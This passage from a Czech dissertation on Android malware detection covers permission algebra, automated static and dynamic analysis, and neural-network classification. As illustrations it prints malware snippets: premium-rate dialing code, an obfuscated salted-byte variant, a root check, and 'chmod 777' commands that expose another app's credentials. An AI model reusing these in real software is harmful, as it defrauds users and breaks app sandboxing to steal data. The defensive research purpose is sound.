Je-li nalezena konfigurace důležitých příkazů $z_1 \in Z \wedge z_2 \in Z \wedge \ldots \wedge z_j \in Z$, pak platí, že existují zpřesňující pravděpodobnosti $P(třída\ 1)$, $P(třída\ 2)$, …, $P(třída\ q)$. Z nich je vybrána taková $třída\ r$, která pro všechny zpřesňující pravděpodobnosti $P(třída\ 1), P(třída\ 2), \ldots, P(třída\ q)$ splňuje podmínku: $P(třída\ r) \geq P(třída\ y), y \in \{1, \ldots, q\}$. Z výše uvedeného je jasné, že je vybrána taková $třída\ r$, jež má nejvyšší pravděpodobnost $P(třída\ r)$, že obsahuje příkazy $z_1 \in Z \wedge z_2 \in Z \wedge \ldots \wedge z_j \in Z$.

V současné době probíhá na řadě pracovišť intenzivní výzkum, který se zabývá zařazováním vyšetřovaného mobilního software/malware do příslušných tříd. Například, jsou na základě empirických zkušeností extrahovány zobecňující množinové operace. Používají se i netechnické pomocné metody, pokud je testovaná aplikace publikována prostřednictvím Google Play, pak se bere v úvahu i kategorie (Hudba a zvuk, Počasí, …), ve které se dané aplikace nachází.

Výše uvedený postup lze shrnout do následujícího popisu. Parser si přečte, jaká oprávnění vyšetřovaná aplikace požaduje prostřednictvím souboru AndroidManifest.xml. Na jejich základě se vypočtou pravděpodobnosti, že daná aplikace patří do tříd 1 až n. Jedná se o proprietární výpočet dané společnosti, který byl získán na základě analýzy oprávnění velkého množství legitimních aplikací. Parser vybere třídy 1 až q, které mají pravděpodobnost příslušnosti vyšší nebo rovny mezi m. Následně se provede inverzní zobrazení f^{-1}, pomocí kterého jsou nalezeny důležité příkazy, které odpovídají oprávněním ze souboru AndroidManifest.xml. Podle nalezené konfigurace příkazů se znovu přepočítají pravděpodobnosti, že daná aplikace patří do vybraných tříd 1 až q, jež měly v předchozím kroku pravděpodobnost vyšší nebo rovnu mezi m. Opět se jedná o proprietární výpočet dané společnosti, který byl získán na základě analýzy oprávnění velkého množství legitimních aplikací. Výpočet může být ještě zpřesněn pomocnými metodami, jako jsou zobecňující množinové operace či kategorie Google Play. Na základě výše uvedeného postupu je vybrána třída s nejvyšší pravděpodobností. Metoda mapování oprávnění na příkazy nativního jazyka je využívána nejen pro určování odpovídající třídy aplikace, ale i hledání škodlivých funkcí malware. Metoda je stejná, jen se výpočet řídí daty získanými na základě analýzy oprávnění velkého množství kompromitovaného malware.

Místo množiny důležitých příkazů se hledá množina potencionálně nebezpečných příkazů.

Na základě určení třídy vyšetřované aplikace je možné stanovit odpovídající množinu funkčních oprávnění. To znamená, že jsou určeny čtyři množiny:


- A: množina všech oprávnění (získána analýzou souboru AndroidManifest.xml).
- B: množina funkčních oprávnění (přidělena na základě vypočítané příslušnosti vyšetřované aplikace k dané třídě).
- C: množina normálních oprávnění (statická množina společnosti Google LLC.).
- D: množina nebezpečných oprávnění (statická množina společnosti Google LLC.).

Množiny hrají významnou roli při detekční podezřelé aplikace pomocí algebry oprávnění.

V rámci detekčního procesu je provedena množinová operace $A - B$:

- platí-li, že $A - B = \emptyset$, aplikace není označena jako podezřelá. Protože nepožaduje více oprávnění než vzhledem ke své třídě, a tedy i funkcionalitě potřebuje. Jinými slovy aplikace požaduje jen oprávnění, která potřebuje pro své správné fungování.
- platí-li, že $A - B \neq \emptyset$, aplikace je označena jako podezřelá. Požaduje více oprávnění než vzhledem ke své třídě, a tedy i funkcionalitě potřebuje. Jinými slovy aplikace požaduje jak oprávnění, která potřebuje pro své správné fungování (např. aplikace diktafon: oprávnění RECORD_AUDIO), tak i oprávnění, která jsou z hlediska třídy aplikace navíc (např. aplikace diktafon: oprávnění WRITE_CALL_LOG). V takovém případě se zjišťuje, zda platí:
  - $A - B \subseteq C$. Aplikace požaduje navíc oprávnění, která jsou méně nebezpečná (Normal Permissions). V takovém případě se provádí dodatečná série automatizovaných testů s cílem rozhodnout, zda se jedná pouze o špatně napsanou legitimní aplikaci či o malware.
  - $A - B \subseteq D$. Aplikace požaduje navíc oprávnění, která jsou nebezpečná (Dangerous Permissions). Nastane-li uvedená situace, automatizovaný analyzátor sestaví report a odešle ho spolu s testovaným APK balíčkem k ruční analýze, neboť je vysoká pravděpodobnost, že se jedná o malware.

Princip detekce podezřelé aplikace pomocí algebry oprávnění je graficky znázorněn na obrázku 6.5.



Obr. 6.5: Princip stanovení podezřelé aplikace pomocí algebry oprávnění [zdroj vlastní]

Výše popsaný proces se provádí s každou vyšetřovanou aplikaci zvlášť. Jako každá metoda, i stanovení podezřelé aplikace pomocí algebry oprávnění má své limity:

- pokud malware píše tvůrce obeznámený se současnými detekčními mechanismy, který vhodně zvolí legitimizující část aplikace, na jejíž funkční požadavky naváže nelegitimní požadavky. Tj. pro provádění škodlivé činnosti, bude platit, že $A - B = \emptyset$. Takový malware bude rezistentní proti kontrole založené na algebře oprávnění.
- další hůře detekovatelnou skupinou jsou špatně napsané aplikace. U nich sice platí, že $A - B \neq \emptyset$, ale přitom neprovádí žádnou škodlivou činnost. Z tohoto důvodu vždy, když nastane situace $A - B \neq \emptyset$, by měl následovat test založený na dynamické analýze chování, který by měl být schopen vyloučit špatně naprogramované mobilní aplikace.

6.1.2 Automatizovaná analýza podezřelých vzorků mobilních aplikací

Na základě poznatků popsaných v předchozích kapitolách je možné objasnit postupy používané automatizovanou analýzou podezřelých vzorků mobilních aplikací. Většina společností, které se zabývají automatizovaným vyšetřováním mobilních aplikací, používá metody statické i dynamické analýzy. Vyšetřovací metody jsou integrovány do jediného komplexního systému sloužícího jako nástroj automatizované analýzy (NAA). NAA systémy jako svůj vstup akceptují vyšetřovaný APK balíček mobilní aplikace a jako výstup automaticky vygenerují:

- komplexní vyšetřovací zprávu s časovou osou, která přehledným způsobem shrnuje všechna důležitá fakta zjištěná v průběhu bezpečnostního testu.

- úplný feature log, který je klíčový pro další fáze detekce mobilního malware pomocí neuronových sítí.


NAA je složen z jednotlivých modulů, které lze libovolně zapínat a vypínat, rovněž lze měnit konfiguraci testů.

Moduly statické analýzy

NAA moduly statické analýzy jsou postaveny na:

- mapování oprávnění na škodlivé příkazy nativního jazyka,
- bezpečnostních testech vycházejících z algebry oprávnění,
- hledání škodlivých vzorů programátorských postupů,
- hledání typických částí známých malware,
- hledání metod uživatelské interakce,
- a další postupech.

Metody hledání škodlivých vzorů programátorských postupů navazují na mapování oprávnění na škodlivé příkazy nativního jazyka, které bylo vysvětleno v předchozí části dizertační práce. Metoda je založena na hledání posloupnosti příkazů, které mohou tvořit škodlivou funkcionalitu. Metoda slouží k nalezení obzvláště nebezpečných postupů mobilního malware. Je-li v množině nalezených potencionálně škodlivých příkazů nalezen příkaz A, zjišťuje se, zda se v relevantním úseku kódu nenachází i příkaz 1 nebo příkaz 5. Je-li nalezen příkaz 5, hledá se příkaz IV a příkaz VI. Viz obrázek 6.6, červené šipky přestavují potenciálně nebezpečné příkazy.



Obr. 6.6: Hledání posloupnosti příkazů, které mohou vytvořit škodlivou funkcionalitu [zdroj vlastní]

Škodlivé vzory programátorských postupů mohou být převedeny do grafu. Na samotné hledání nebezpečných posloupností příkazů mohou být aplikovány postupy hledání cesty v grafu, známé z teorie grafu. Například mohou být hrany

grafu ohodnoceny podle nebezpečnosti svých uzlů (uzly reprezentují potenciálně nebezpečné příkazy nativního jazyka). Přednostně jsou vyhledávány cesty s největším ohodnocením a podobně. Aby byla metoda hledání škodlivých vzorů programátorských postupů účinná, je nutné neustále staticky analyzovat nové vzorky mobilního malware a nově nalezené postupy zařazovat do testů. V určitém období byl například běžný malware, který bez vědomí uživatele vytáčel čísla se zvýšenou sazbou. Ukázka kódu aktivní části malwaru:

```
Intent intent = new Intent(Intent.ACTION_CALL);
intent.setData(Uri.parse("tel:+909303303"));
startActivity(intent);
```

V rámci mapování oprávnění na škodlivé příkazy nativního jazyka bylo v souboru AndroidManifest.xml nalezeno oprávnění: <uses-permission android:name="android.permission.CALL_PHONE"/>. Poté byl ve zdrojovém kódu hledán a nalezen škodlivý příkaz Intent.ACTION_CALL. To znamená, že řádek kódu Intent intent = new Intent(Intent.ACTION_CALL); byl předán, jako jeden ze vstupních bodů proceduře hledání škodlivých vzorů programátorských postupů. Procedura bude hledat volání metody setData, a pokud ho najde, bude hledat klíčové volání metody parse třídy Uri. Metoda parse jako svůj parametr přijímá String, kterým může být telefonní číslo. To znamená, že je nutné daný String nalézt. String může být zadán přímo: intent.setData(Uri.parse("tel:+909303303")); nebo pomocí volání nějaké metody, například: intent.setData(Uri.parse(this.getMyParse(countryCode)));. Jakmile je řetězec nalezen, zjišťuje se, zda obsahuje předvolby (tzv. prefix) pro čísla se zvýšenou sazbou, například 0900, 0902, 0903, 0904, 0905, 0906, 0907, 0909 pro Belgii, 900, 906, 909, 976 pro Českou republiku a podobně. Za určitý čas tvůrci mobilního malware vytvořili modifikaci, kde bylo telefonní číslo maskováno jako posolené pole bajtů:

```
Intent intent = new Intent(Intent.ACTION_CALL);

byte[] arrayForSalting = {114, -21, -55, 84, 64, 84, 32, -65, 118, 109, 87, -9, -84, -19};
byte[] mySalt = {6, -114, -91, 110, 107, 109, 16, -122, 69, 93, 100, -60, -100, -34};

saltByteArray sba = new saltByteArray(arrayForSalting, mySalt);
byte[] arraySalted = sba.getArraySalted();

intent.setData(Uri.parse(new String(arraySalted)));
startActivity(intent);
```

Z hlediska funkcionality jsou obě ukázky totožné. Cílem úpravy je znesnadnění bezpečnostní analýzy. Není možné říci, zda je voláno nějaké legitimní číslo a

aplikace je jen špatně naprogramována, nebo zda se vytáčí číslo se zvýšenou sazbou. Je proto nutné do NAA modulu, který se zabývá hledáním škodlivých vzorů přidat i tuto modifikaci. Naopak staré, již nepoužívané vzory, je nutno pravidelně z testů vyřazovat, aby zbytečně neprodlužovali jejich délku. Například malware typu Evil Application (APK balíček neobsahoval aktivitu, veškerou škodlivou činnost prováděl pouze Broadcast Receiver) fungoval pouze do Androidu 2.3. Na starších verzích je již znám (signatury všech APK balíčků jsou zařazeny ve virových databázích). Nový malware tohoto typu již nevzniká, neboť mobilní zařízení s těmito staršími verzemi operačního systému představují 0,2 % všech mobilních zařízení [160]. Tvůrcům mobilního malwaru se již nevyplatí psát nový škodlivý software tohoto typu, protože množina potenciálních obětí je velmi malá.

Metody hledání typických částí známých malwarů jsou založeny na skutečnosti, že některé kusy škodlivých kódů se používají více než v jedné legitimizující/infikované aplikaci. Škodlivá funkcionalita může být zapouzdřena do Java tříd či *.jar knihoven, které mají pevnou strukturu a často jsou v několika malwarech úplně stejné. To znamená, že je možné použít porovnání hashů vnitřních komponent vyšetřované mobilní aplikace s databází hashů kompromitovaných komponent malware. V této fázi vyšetřování je možné použít metody pokročilého porovnávání textů, kdy se porovnává kód testované aplikace s kompromitovanými kusy zdrojových kódů. Opětovné používání (Reuse) částí kódů malwaru je typické pro boty (mobilní klienti botnetovských sítí). Například: nejprve je bot umístěn do aplikace na předpověď počasí. Celá aplikace je distribuovaná pomocí Google Play. Jakmile dojde ke kompromitaci dané aplikace:

- je vytvořena nová legitimizující aplikace, do které je přidán již vytvořený bot. Distribuce opět probíhá prostřednictvím Google Play. Dostane-li aplikace BAN[39], může být malware stále distribuován pomocí File Share serverů.
- je vytvořena nová aplikace. Bot je formálně upraven. Změní se názvy tříd, metod a konstant tak, aby škodlivé komponenty měly jinou hash. Pak je nově sestavená aplikace opět distribuována prostřednictvím Google Play.
- útočník odstraní pomocí reverse engineeringu softwarovou ochranu z legitimní placené aplikace. Přidá bez jakékoliv změny původního bota a infikovaná mobilní aplikace je distribuována pomocí File Share serverů a Torrentů.

Při sestavování bezpečnostních testů je nutné počítat s tím, že nemusí být opětovně použita celá škodlivá část. U nově vytvářených botů mohou být znovu použity jen některé části, například:

- subsystém vyhodnocování příkazů zaslaných z C&C serveru.

[39] *Bezpečnostní mechanismus Google Play identifikuje aplikaci jako malware, smaže ji a zablokuje vývojářský účet, pod kterým byla daná aplikace publikována.*

- modul pro komunikaci bota a C&C serveru.
- moduly pro krádeže dat.
- a podobně.

Další možností znovupoužití je takzvaná skořápka. Útočník vždy vytvoří minimální kostru aplikace, která slouží jako obal:

- mimo malwarovou část je vytvořena pouze jedinou uživatelskou aktivitou,
- v souboruAndroidManifest.xml, v elementu application je odlišná hodnota parametru label,
- v adresáři /res jsou vyměněny ikony.

Malwarová část, která tvoří podstatnou část aplikace, je vždy stejná. Hrubý malware nemůže být distribuován oficiální cestou, neboť by hrozila jeho kompromitace. Z toho důvodu je často distribuován pomocí webových stránek se sexuálním obsahem nebo pomocí Fake Update.

Výjimečné postavení mezi moduly statické analýzy má test založený na vyhledávání metod uživatelské interakce ve zdrojových kódech vyšetřované mobilní aplikace. Jeho výsledky jsou využity nejen pro moduly statické analýzy, ale slouží i jako vstup pro moduly dynamické analýzy. Hledají se interakce, jako kliknutí na tlačítko, výběr z nabídek a podobně. Například:

```
public void button1_onClick(View v)

private OnClickListener myOnClickListener = new OnClickListener()
```

Jinými slovy jsou vyhledávány metody, jež jsou navázány na GUI elementy, vyžadují uživatelskou interakci. Je nutné si uvědomit, že pro komplexní vyšetření interaktivních metod nestačí pouze analýza Java kódů. Je potřeba vyšetřit i XML layouty, zda se u jednotlivých elementů uživatelského rozhraní nevyskytují parametry, jako například android:onClick:

```
<Button
        android:id="@+id/button"
        android:text="OK"
        …
        …
        android:onClick="button_onClick"/>
```

Zvýrazněná část výše uvedené ukázky naznačuje, že v aktivitě, které patří XML layout je interaktivní metoda button_onClick. Souhrnným výstupem analýzy všech statických modulů je log statických features.

Moduly dynamické analýzy

NAA moduly dynamické analýzy jsou postaveny na chování vyšetřované mobilní aplikace (behaviorální detekce). NAA moduly zahrnují:

- spouštění podezřelé aplikace ve vysoce kontrolovaném prostředí,
- emulace uživatelského chování (aktivace interaktivních metod),
- porovnávání stavu systému v asynchronním čase,
- ohodnocování závažnosti jednotlivých kroků, které vyšetřovaná aplikace učinila,
- a podobně.

Podezřelá aplikace je spouštěna ve vysoce kontrolovaném prostředí, kterým je speciální software emulující fyzické mobilní zařízení. Emulační software upravuje mobilní operační systém tak, že moduly dynamické analýzy mohou do emulovaného mobilního telefonu/tabletu přistupovat s právy superuživatele (root). To zajistí, že moduly mohou sledovat všechny činnosti podezřelé aplikace. NAA moduly dynamické analýzy používají stejné typy emulátorů, které byly popsány v pododdílu 4.3 Ruční dynamická analýza. Nejdůležitější skupinou emulátorů jsou takové, které modulům dynamické analýzy umožňují ovládání prostřednictvím API.

Dalším významným prostředkem dynamické analýzy je emulace uživatelského chování. Společnosti, které se zabývají bezpečností mobilních aplikací, mají k dispozici výsledky výzkumů uživatelského chování. To je vyjádřeno pomocí statistických charakteristik, například průměrná doba, kterou uživatel stráví na jedné aktivitě aplikace a podobně. Statistické charakteristiky jsou používány spolu s voláním metod uživatelské interakce nalezenými při statické analýze. Metody jsou postupně volány a sledují se výsledky, jež jsou ohodnocovány z hlediska bezpečnosti, a zapisovány do logu dynamických features.

Stejně, jako během ruční dynamické analýzy, jsou i během činnosti dynamických modulů sledovány stavy systému v asynchronním čase:

- po instalaci, před prvním spuštěním vyšetřované mobilní aplikace,
- po prvním spuštění vyšetřované mobilní aplikace,
- první běžné spuštění vyšetřované mobilní aplikace,
- po volání nějaké z metod uživatelské interakce, kdy vyšetřovaná mobilní aplikace mění svůj vnitřní stav nebo stav systému.

Sleduje se především:

- jak se mění souborový systém aplikace /data/data/examinedApp,
- zda testovaná aplikace vytváří adresáře nebo zapisuje soubory na SD kartu,
- zda se aplikace pokouší číst některé z již existujících souborů na SD kartě,
- zda aplikace zjišťuje, jestli běží na zařízení, na kterém jsou k dispozici práva super uživatele a pokud ano, zda se vyšetřovaná aplikace pokouší modifikovat operační či souborový systém pomocí spouštění shellových skriptů,
- síťový provoz aplikace,

- logy, které generuje testovaná aplikace,
- systémové logy, které jsou reakcí na chování aplikace,
- atd.

Ukázka jednoho ze způsobů, kterým malware zjišťuje, zda běží mobilní zařízení, na kterém jsou k dispozici práva super uživatele:

```
    protected void onStart()
    {
        super.onStart();
        // POUZE ZJISTENI, ZDA JSOU K DISPOZICI SUPER UZIVATELSKA OPRAVNENI:
        ExecuteAsRootBase executeAsRootBase = new ExecuteAsRootBase()
        {
            @Override
            public ArrayList<String> getCommandsToExecute()
            {
                ArrayList<String> myCommands = new ArrayList<String>(Arrays.asList("whoami"));
                return myCommands;
            }
        };

        if(executeAsRootBase.canRunRootCommands())
        {
            // JE MOZNE PROVEST UTOK POMOCI SHELLOVEHO SKRIPTU
        }
        else
        {
            // NENI MOZNE PROVEST UTOK POMOCI SHELLOVEHO SKRIPTU
        }
    }
```


Při analýze útočných skriptů je potřeba obzvláště pečlivě sledovat modifikaci Unixových oprávnění nad privátními datovými prostory, která nepatří testované aplikaci. Například:

```
"chmod 777 /data/data/com.cloudcompany.bestcloud2/shared_prefs/credentials.xml"
```

Nebo:

```
"chmod -R 777 /data/data/com.cloudcompany.bestcloud2"
```

Úpravy tohoto typu zruší Application Sandboxing. To znamená, že útočný skript vystaví privátní datový prostor legitimní aplikace riziku krádeže, protože nyní z něj může číst kdokoliv (dokonce i mazat), viz červeně označený rámeček na obrázku 6.7.



Obr. 6.7: Výsledek útočného skriptu: Application Sandboxing byl u aplikace u0_a63 poškozen [zdroj vlastní]

Souhrnným výstupem analýzy všech dynamických modulů je log dynamických features. Po vykonání obou fází automatizované analýzy vzorku podezřelé mobilní aplikace je sloučen log statických a dynamických features do jediného souboru. Poslední fází je vyhodnocování, zda se jedná o malware či nikoliv. Pro tuto fázi mohou být využity neuronové sítě pracující nad daty, která byla získána pomocí nástrojů automatizované analýzy. To znamená, že NAA jsou využívány pro vytvoření trénovací a testovací množiny:

- Prvním vstupem do NAA jsou APK balíčky, u kterých je předem známo, že se jedná o mobilní malware. Balíčky projdou statickou i dynamickou analýzou, jak bylo popsáno výše. Jejich výsledné feature logy jsou zapsány do jediného logu, ve kterém jsou obsaženy všechny malware APK balíčky a jejich features, které byly zjištěny během všech testů. Log se jmenuje BLACK.log.
- Druhým vstupem do NAA jsou APK balíčky, u kterých je předem známo, že se jedná o legitimní neinfikované aplikace. Balíčky prochází stejnou statickou i dynamickou analýzou jako malware a jejich výsledné feature logy jsou zapsány do jediného logu, ve kterém jsou obsaženy všechny legitimní APK balíčky a jejich features, jež jsou zjištěny během všech testů. Log se jmenuje WHITE.log.

6.2 Výzkum v oblasti detekce mobilního malware pomocí neuronových sítí

6.2.1 Spolupráce s AVG Technologies CZ

Data, nad kterými byl prováděn výzkum schopností neuronových síti detekovat mobilní malware, byla dodána společností AVG Technologies CZ v rámci výzkumné spolupráce. Autor práce by rád poděkoval společnosti AVG Technologies CZ za získaná data, která velmi napomohla výzkumu. Bez nich by nebylo možné provést bádání v oblasti detekce mobilního malware v takovém rozsahu a kvalitě. Autor by dále rád poděkoval za možnost provádět zásadní části výzkumu přímo ve společnosti AVG Technologies CZ a konzultovat jednotlivé

postupy a metody s bezpečnostními odborníky společnosti AVG Technologies CZ.

Obecné principy získání dat ve formě feature logů jsou popsány v 6.1 oddíle Princip detekce mobilního malware pomocí neuronových sítí. Jedná se o formalizovaný aparát, který nepopisuje postupy získávání dat společnosti AVG Technologies CZ. Detailní metody získávání dat jsou obchodním tajemstvím společnosti AVG Technologies CZ a nejsou proto součástí dizertační práce. Data, která byla získána od společnosti AVG Technologies CZ měla podobu surových numerických vektorů. Jednalo o čistě matematická data, u nichž nebylo možné vysledovat cokoliv z činnosti NAA systému společnosti AVG Technologies CZ. Získaná data měla formu numerické abstrakce, nebylo z nich rovněž možné určit významy jednotlivých hodnot (features). Popsaná podoba získaných dat naznačuje sílu neuronových sítí, protože pro jejich úspěšnou detekci nebylo potřeba žádné know-how o NAA systému společnosti AVG Technologies CZ.

6.2.2 Umělé neuronové sítě

Umělé neuronové sítě (Artificial Neural Nets, ANN) patří do oblasti umělé inteligence a storojového učení stejně jako např. Naivní Bayesovský klasifikátor [169], Logistická regrese [170], Metoda podpůrných vektorů (Support Vector Machines) [171], Náhodný les (Random forest) [172], či metoda k-nejbližších sousedů (k-nereast neighbours) [173].


ANN jsou inspirovány v biologických neuronových sítích a používají se pro složité a náročné úkoly [161], [162], [163], [164]. Nejčastějším používáním je klasifikace objektů, stejně jako v tomto případě. ANN jsou schopné generalizace a robustního chování. Zvládají nejrůznější typy úloh, jako je klasifikace či rozpoznávání vzorů, řízení systémů, filtrování signálů, regresní úlohy, clustering, rekonstrukce vstupní informace a další.

Umělé neuronové sítě existují ve více variantách. Základní dělení je na supervised (s učitelem) a unsupervised (bez učitele) sítě. Experimenty zaměřené na detekci mobilního malwaru, které byly provedeny v rámci dizertační práce, byly založeny na sítích typu s učitelem, tedy dopředné síti (vícevrstvý perceptron) s Levenberg-Marquardtovým učícím algoritmem.

ANN potřebuje trénovací množinu dat známých řešení, na kterých se síť musí naučit. Data pro ANN musí mít tedy vstupy a požadované výstupy. Síť si pak na bázi minimalizace celkové chyby sítě upravuje vhodným způsobem váhy tak, aby byl vytvořen matematický model mezi vstupy a výstupy, který bude reagovat na danou trénovací sadu dat požadovaným způsobem. Samozřejmostí vhodně naučené sítě je i kvalitní odezva naučené sítě při testování.

Neuronová síť je složená z jednotlivých neuronů (viz obrázek. 6.8 a)), pro které je charakteristický výpočet vnitřního potenciálu, tj. suma vstupů (vlastnosti nebo atributy vstupních instancí (features)) násobených váhami, obohacená případně ještě o prahovou hodnotu. Následně je tento vnitřní potenciál přenesen přes lineární či nelineární přenosovou funkci (např. logistická sigmoida, hyperbolický

tangens) do další vrstvy (vícevrstvé sítě, viz obrázek 6.8 b), c)), případně na výstup ze sítě. Smyslem učení je upravit a optimalizovat váhy tak, aby naučený model reagoval požadovaným způsobem. Minimalizuje se celková chyba sítě na výstupu.



Obr. 6.8: Umělé neuronové sítě [165], a) schéma neuronu, b) síť s jednou skrytou vrstvou, c) síť se dvěma skrytými vrstvami

Obrázek 6.2 a) Model neuronu, kde TF znamená přenosovou funkci (např. logistická sigmoida), x_1 - x_n znamenají vstupy do neuronové sítě, w_1 – w_n jsou váhy, b představuje práh (rovný 1) se svou vlastní váhou w_b a y je výstup, b) model neuronových sítí s jednou skrytou vrstvou, c) model neuronových sítí s dvěma skrytými vrstvami a více výstupy.


6.2.3 Datová analýza a tvorba vstupních vektorů pro neuronové sítě

Transformace dat

Data, která byla získána z NAA systému společnosti AVG Technologies CZ, měla svůj specifický firemní formát. Bylo nutné nejprve provést nad daty základní rozbor a seznámit se s jejich vnitřní strukturou. Pro tento účel naprogramoval autor práce ZuMi Parser, který je zobrazen na obrázku 6.9. Software byl vytvořen v jazyce C# na základě diskuse o datových strukturách se školitelkou doc. Ing. Zuzanou Komínkovou Oplatkovou, Ph.D., která poskytla řadu cenných podnětů ohledně funkcionality ZuMi Parseru. Celkový přehled jednotlivých prostředků, které byly použity v rámci výzkumu, je zachycen na obrázku 6.10:

- fáze 1 - soubory BLACK.log a WHITE.log byly upraveny a transformovány pomocí ZuMi Parseru do formátu CSV,
- fáze 2 - CSV soubory byly dále zpracovávány v prostředí Wolfram Mathematica, ve kterém byl vytvořen prototyp analyzátoru, který analyzoval data získaná z CSV souborů. Analyzátor je dále modifikoval tak, aby se zvýšila vzájemná rozlišitelnost infikovaných a čistých (legitimních) vzorků APK aplikací,
- fáze 3 - prototyp analyzátoru měl i druhou funkci. Z dat, které sám upravil, připravoval množiny vstupních vektorů,
- fáze 4 - na základě množiny vstupních vektorů byly vytvořeny odpovídající struktury dopředné neuronové sítě (tj. feedforward neboli vícevrstvý perceptron),

- fáze 5 - poslední část se zabývala učením neuronových sítí. Následně se testovaly detekční schopnosti již naučených neuronových sítí nad množinou neznámých vstupních vektorů.



Obr. 6.9: ZuMi Parser určený pro rozbory struktury dat a jejich transformaci [zdroj vlastní]

